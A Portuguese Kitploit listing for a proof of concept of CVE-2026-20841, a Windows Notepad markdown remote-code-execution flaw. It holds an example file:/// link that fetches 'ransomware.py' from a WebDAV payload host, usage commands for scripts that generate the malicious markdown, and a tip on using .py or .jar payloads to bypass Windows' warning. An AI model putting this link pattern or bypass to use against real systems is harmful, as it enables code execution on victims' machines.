
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/tangent65536/cve-2026-20841
Geração de PayloadsExploraçãoPhishing
GitHubtangent65536/cve-2026-20841

CVE-2026-20841

PoC para o "Windows Notepad RCE"

Ver Repositório
2136há 9 mesesAinda não revisado
Compartilhar

PoC do CVE-2026-20841

PoC da vulnerabilidade "Windows Notepad RCE".

Avisos

  1. NÃO fui eu quem descobriu essa vulnerabilidade. Créditos aos autores originais listados na página de divulgação oficial. Apenas recriei o PoC de acordo com a descrição.
  2. Pessoalmente, não acho que essa vulnerabilidade seja tão grave quanto parece. É preciso mais de um clique para acioná-la, a menos que certos critérios sejam atendidos no sistema de destino. Consulte a seção Critérios e Limitações. Recriei este PoC porque é muito digno de memes. Um "RCE no Notepad" parece absurdo.

Descrição

A "vulnerabilidade" é simples. O mecanismo de markdown do Windows Notepad não se importa com protocolos de URL obscuros. Como analista de malware, li muitos relatórios sobre implantação de payloads baseados em WebDAV e SMB. A partir deste doc, pode-se abusar do protocolo file:/// e criar uma URL que aponta para um arquivo em um servidor WebDAV/SMB.

[BadLink](file:///\\webdav-payload-host@5005\DavWWWRoot\ransomware.py)

Uso

Criei dois scripts. Um em Node.js e o outro em Python. Ambos criam um arquivo markdown apontando para um payload WebDAV. Você pode usar os payloads de exemplo na pasta sample-payloads.

Node.js

node poc.js <servidor-webdav> <porta> <caminho/do/payload/no/servidor>

Python

python poc.py <servidor-webdav> <porta> <caminho/do/payload/no/servidor>

A saída (poc.md) aparecerá no diretório atual.

Critérios e Limitações


  1. A maioria das extensões de arquivo de payload (por exemplo, .exe, .lnk, .vbs, ...) ainda acionará um aviso integrado, apesar de o aplicativo Notepad ser vulnerável. O aviso vem do próprio Windows. Pelo menos tudo o que testei que pode levar à execução de código em uma instalação OOB padrão mostra esse aviso obrigatório. fig01
  2. Se o dispositivo de destino tiver Python ou Java instalado, você pode usar um payload .py ou .jar para ignorar o pop-up de aviso.
Após a Correção


fig02 Clicar no link agora mostra um novo pop-up de aviso.

Diversos

Você pode encontrar a versão vulnerável do Windows Notepad no Uptodown. Lembre-se de verificar a assinatura digital do instalador e garantir que ela seja da Microsoft. Além disso, você deve testar este PoC apenas em uma VM.

Fiquem seguros e divirtam-se!

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    344
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    308

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





